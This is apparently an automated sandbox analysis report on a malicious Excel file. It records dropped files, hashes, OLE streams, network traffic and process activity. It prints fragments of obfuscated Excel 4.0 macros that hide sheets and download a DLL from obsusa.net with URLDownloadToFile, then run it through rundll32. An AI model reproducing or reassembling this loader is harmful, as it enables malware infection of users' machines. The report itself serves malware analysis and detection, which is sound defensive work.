SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
Preview:	MSCF.....,.....I.....T.....bR. .authroot.stl...s~.4..CK..8T....c_.d....A.K.....&.-.J...."Y...$E.KB..D...D.....3.n..u.....\|..=H4..c&.....f.,..=..-....p2.:..`HX.....b.....Di.a.....M.....4.....i..}..:~N.<..>.*.V..CX.....B.....,.q.M.....HB..E~Q...)..Gax../..}7..f.....O0...x..k..ha...y.K.0.h..(....{2Y.].g...yw..\|0.+?.`-../.xvy..e.....w.+^...w\|.Q.k.9&.Q.EzS.f.....>?w.G.....v.F.....A.....-P.$.Y...u....Z..g..>.0&.y.(..<.].`>... ..R.q...g.Y..s.y.B..B....Z.4.<?.R....1.8.<.=.8..[a.s.....add..).NtX....r....R.&W4.5]....k.._iK..xzW.w.M.>,5.}..}.tLX5Ls3_..).!..X.~...%.B.....YS9m.,.....BV`.Cee.....?.....:.x-.q9j...Yps..W...1.A<.X.O....7.ei..a\.~=X....HN.#....h,....y...\.br.8.y"k).....~B..v....GR.g|.z..+.D8.m..F .h...*.....ItNs.\....s...,f`D...]..k...:9..lk.<D....u.....[...*.wY.O....P?.U.l....Fc.ObLq.....Fvk..G9.8..!..\T:K`.....'.3.....;.u..h...uD..^.bS...r.....j..j .=...s .FxV....g.c.s..9.

C:\Users\user\AppData\Local\Temp\TarF9EB.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	152788
Entropy (8bit):	6.309740459389463
Encrypted:	false
SSDEEP:	1536:TIz6c7xcjgCyrYBZ5pimp4Ydm6Caku2Dnsz0JD8reJgMnl3rlMGGv:TNqccCymfdmoku2DMykMnNGG0

C:\Users\user\AppData\Local\Temp\TarF9EB.tmp	
MD5:	4E0487E929ADBBA279FD752E7FB9A5C4
SHA1:	2497E03F42D2CBB4F4989E87E541B5BB27643536
SHA-256:	AE781E4F9625949F7B8A9445B8901958ADECE7E3B95AF344E2FCB24FE989EEB7
SHA-512:	787CBC262570A4FA23FD9C2BA6DA7B0D17609C67C3FD568246F9BEF2A138FA4EBCE2D76D7FD06C3C342B11D6D9BCD875D88C3DC450AE41441B6085B2E5D485A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....|h....21030306285 5Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a.t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Tue May 4 16:51:47 2021, atime=Tue May 4 16:51:47 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.4818941569424275
Encrypted:	false
SSDEEP:	12:85QPLgXg/XAlCPCHaXgzB8IB/0PJX+WnicvbZ1ObDtZ3YilMMEpxRljKoTdJP9TK:85Y/XTwz6lWRYe11CDv3qtrNru/
MD5:	F1FF8D1C4D84BF01C8B1A86522160A11
SHA1:	F03FC7A1E39AB3B68D2F9A1BD1BA90AA3AF9FBAB
SHA-256:	F4B4471ADED4A28203266833C5B50DB1C2DF64F9AA3D129F36262DC6458374FB
SHA-512:	0D307FA2555F46887A4A77E965F0AC55622B3BA346B154E6CFC938C123EE3675A6E4B5F726608B107D79543B7062CFCBF7C60CBBDDE7B9C3BD8F19132E4ACA75
Malicious:	false
Reputation:	low
Preview:	L.....F.....7G....C'.A....C'.A... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Rx...Desktop.d.....QK.X.Rx.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\960781\Users.user\Desktop.....\.....\.....\.....\.....\D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....960781.....D_....3N...W...9r.[.*.....}EkD_....3N..W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\e1df57de_by_Libranalysis.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue May 4 16:51:26 2021, mtime=Tue May 4 16:51:47 2021, atime=Tue May 4 16:51:47 2021, length=111616, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.549240966530211
Encrypted:	false
SSDEEP:	48:8r/XT3I8OE+ON1OE6tQh2r/XT3I8OE+ON1OE6tQ/:8r/XLI8FfN1F6tQh2r/XLI8FfN1F6tQ/
MD5:	F9085DD595E37E817A815348289D6CDB
SHA1:	7B95DFEF0D4AB964E0C712B9209777146C850BEC
SHA-256:	DF4533ADCEFA7C413E319C56A1A70CFF8A076970F17A627E2AA5C0BCF9CBD2BE
SHA-512:	3A0A0AAA4447C304275CF8C5CABD84573A826BAFE6F35DA2E368A7B994A9BF5E5AF0E6F6DB980F2E02E100DB0B32B61E2830250C4A30AD55168896ACED4D374B
Malicious:	false
Reputation:	low
Preview:	L.....F.... ....m...A....C'.A...qO'.A.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....Rn...Desktop.d.....QK.X.Rn.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2..b...Rt. .E1DF57~1.XLS..f.....Rn..Rn.*.....e.1.d.f.5.7.d.e._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\960781\Users.user\Desktop\e1df57de_by_Libranalysis.xls.3.....\.....\.....\.....\.....\D.e.s.k.t.o.p.\.e.1.d.f.5.7.d.e._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:.,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.7413886091115245
Encrypted:	false
SSDEEP:	3:oyBVomM6YiHUwSLMp6lYUIYiHUwSLMp6lmM6YiHUwSLMp6lv:dj6hi0NRi0Nbhi0Nf
MD5:	FA818B7E82A804136CCCDAEB0E371E4C
SHA1:	790C7E1C67EC725C24D5056180873455ACC57A4E

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-256:	6CAF0A49734FC7FE1DE034E925D1906442024E0C40C0BBA612217B0245B51B58
SHA-512:	7D1ACC9D7F01044F50BD4926CB5DBB27A83459CB0EFE966A73F8C1803A7AB3FD2EA347C9ABAE584DAFE1EC152E918722C2F1BD4ACD4FFC2A296EDCEE6790DE00
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..e1df57de_by_Libranalysis.LNK=0..e1df57de_by_Libranalysis.LNK=0..[xls]..e1df57de_by_Libranalysis.LNK=0..

C:\Users\user\Desktop\03FE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	160650
Entropy (8bit):	6.660755185518192
Encrypted:	false
SSDEEP:	3072:7V8rmjAItyzElBIL6lECbgBGGP5xLm7T22nTUSyF70WieW2bjK6kbjKNV8rmjAIm:Z8rmjAItyzElBIL6lECbgBvP5Nm7TxUG
MD5:	901913EE5C0F88F90E8DB1A4E6F210BF
SHA1:	C7EE91F62B1B945DDF05EA522E4912F591AA6596
SHA-256:	3A01E49B950685FF980A1C5F9EA2F77B61102AB9858D6101189F2B59B1914492
SHA-512:	2639E2C9B8BE0A497C328108FEE4B29DE9E143180D51D5821C481C2C74B6A2956F854D23C494F09EBA6EF4843F073B62EB0AA35929A0DDBFCC57F33F39031AE
Malicious:	false
Reputation:	low
Preview:	........g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X .@....."....1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i .1...@...8.....C.a.l.i.b.r.i.1...@.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l .i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,..8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8..... ...C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Last Saved By: 5, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed Apr 28 08:31:09 2021, Security: 0
Entropy (8bit):	3.26064272206503
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	e1df57de_by_Libranalysis.xls
File size:	287232
MD5:	e1df57deebdfeab450bf91049acff902
SHA1:	0037a523a17be3411b88072f7ceb3cc0ef384da7
SHA256:	b0cccc9e79029c5b0b4e835e22e783a37ded6a300ca9d1738e554b126dd0969c
SHA512:	3a2878bee800832e2eac6705d4b299b0814af28bf47dc0504a1425b87f9728f94a208222d3da907a35ce6c0cce0bce279cb765060e1fa464656bc83d4cfd9c87
SSDEEP:	6144:YcPiTQAVW/89BQnmlcGvgZ7r3J8b5ICJK+T5gE:lDE
File Content Preview:	.....>...../.....*...+.....-.....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "e1df57de_by_Libranalysis.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Last Saved By:	5
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-04-28 07:31:09
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.344544096356
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . S h e e t . . . . . S h e e t 1 . . . . . S h e e t 5 . . . . . S h e e t 2 . . . . . S h e e t 3 . . . . . S h e e t 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 d4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 91 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 06 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.239529171145
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . 8 . . . . . @ . . . . . L . . . . . d . . . . . p . . . . . | . . . . . 5 . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . t . < . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 84 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 4c 00 00 00 0c 00 00 00 64 00 00 00 0d 00 00 00 70 00 00 00 13 00 00 00 7c 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00 35 00 00 00 1e 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 275392

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	275392
Entropy:	3.23578403018
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . 5 B . . . . S h e e t 2 . . ! . . . . : . . . . 4 . . . . = ... i . . 9 J . 8 X
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 01 35 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code


```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,https://obsusa.net/chemgrcr.dll,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,'
bp""",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=WORKBOOK.HIDE(""Sheet2"")=WORKBOOK.HIDE(""Sheet3"")=WORKBOOK.HIDE(""Sheet4"")=WORKBOOI
(""Sheet5"")",,,,,,,,,,,,,,,,,,,,,=HALT(),,,,,,,,,,JJC,,,,,,,,,,,,,,,,,,,,,U,,,,,,,,,,,,,,,,,,,,,R,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,D,,,,,,,,,,,,,,,,,,,,L,,,,,CBB,,,,,,,,,,,,,,,,,,,,L,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,w,o,,,,,,,,,,,,,,,,,,M,,,,,,,,,,,,,,,"=LEFT(""UR
)",,,,,,o,,,,n,,,,,,,,,,,,,,,,,,,,l,,,,,,,,,,,,,,,,,,,,,n,,,o,,,0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,rund,,,,,,,,,,,,,,,,,,,,,,,,,,0,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
,,,,,,,,",St",,,,,,,,,,,,,,,,,,,,,"=""ll32 """,,ar,,,,,,,,,,,,,,,,,,,,,,,,tW,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,
```

```
=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(4565464
5646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(4
56346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=EXEC(Sheet3!BN47&Sheet3!BM53&Sheet3!BU19&
Sheet3!BO52&Sheet3!BO53&Sheet3!BO54)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)
=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(4565464
5646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(4
56346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546
)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ACOS(45654645
646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(45
6346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=RUN(Sheet3!BG25)=ASIN(456346564848556)=ACO
S(45654645646546)=ASIN(45654686846846)
```

```
"=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h
5y1j5y1h2t1gfg"")=IF(5+5,""dfdsfdsfds4fds85f48e18es1f8esf65d1f"",""sd4f81ds5f1e51f5ds1fe1fs351fe5s1f51h5y1j5y1h2t1gfg"")=CALL(Sheet3!CA36&Sheet3!BM32&Sheet3!BL36&Sheet3!BL37&Sheet3!
BM39,Sheet3!BP28&Sheet3!BP29&Sheet3!BP33&Sheet3!BO31&Sheet3!BP35&Sheet3!BO35&Sheet3!BP37&Sheet3!BN38&Sheet3!BP39&Sheet5!BM31&Sheet5!BF30,Sheet3!BQ27&Sheet3!BR32,She
et3!BQ41,Sheet3!BU15,Sheet3!BU19,Sheet3!BR48,Sheet3!BS39)=Sheet4!BH32()&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""&""""
```

Network Behavior

Network Port Distribution



Total Packets: 17

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:51:31.564574003 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:31.704153061 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:31.704309940 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:31.749247074 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:31.886821032 CEST	443	49165	170.249.236.47	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:51:31.887329102 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:31.887353897 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:31.887377977 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:31.887398005 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:31.887430906 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:31.888020039 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:31.889327049 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:31.889425993 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:31.901334047 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:32.039360046 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:32.039531946 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:33.127418041 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:33.304382086 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:34.259905100 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:34.259953976 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:34.259977102 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:34.259998083 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:34.260013103 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:34.260030985 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:34.260094881 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:34.260123014 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:34.260957956 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:34.260982037 CEST	49165	443	192.168.2.22	170.249.236.47
May 4, 2021 10:51:34.405467987 CEST	443	49165	170.249.236.47	192.168.2.22
May 4, 2021 10:51:34.405591011 CEST	49165	443	192.168.2.22	170.249.236.47

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 10:51:31.369769096 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 10:51:31.532382965 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 10:51:32.459278107 CEST	53099	53	192.168.2.22	8.8.8.8
May 4, 2021 10:51:32.507986069 CEST	53	53099	8.8.8.8	192.168.2.22
May 4, 2021 10:51:32.516098976 CEST	52838	53	192.168.2.22	8.8.8.8
May 4, 2021 10:51:32.569176912 CEST	53	52838	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 10:51:31.369769096 CEST	192.168.2.22	8.8.8.8	0xccae	Standard query (0)	obsusa.net	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 10:51:31.532382965 CEST	8.8.8.8	192.168.2.22	0xccae	No error (0)	obsusa.net		170.249.236.47	A (IP address)	IN (0x0001)

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 10:51:31.889327049 CEST	170.249.236.47	443	192.168.2.22	49165	CN=obsusa.net CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Apr 15 02:00:00 CEST 2021 Mon May 18 02:00:00 CEST 2015 Thu Jan 01 01:00:00 CET 2004	Thu Jul 15 01:59:59 CEST 2021 Sun May 18 01:59:59 CEST 2025 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN="cPanel, Inc. Certification Authority", O="cPanel, Inc.", L=Houston, ST=TX, C=US	CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Mon May 18 02:00:00 CEST 2015	Sun May 18 01:59:59 CEST 2025		
					CN=COMODO RSA Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2512 Parent PID: 584

General

Start time:	10:51:43
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fdf0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\F077.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	14013EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\22FE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAA29AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	140B1828C	URLDownloadToFileA
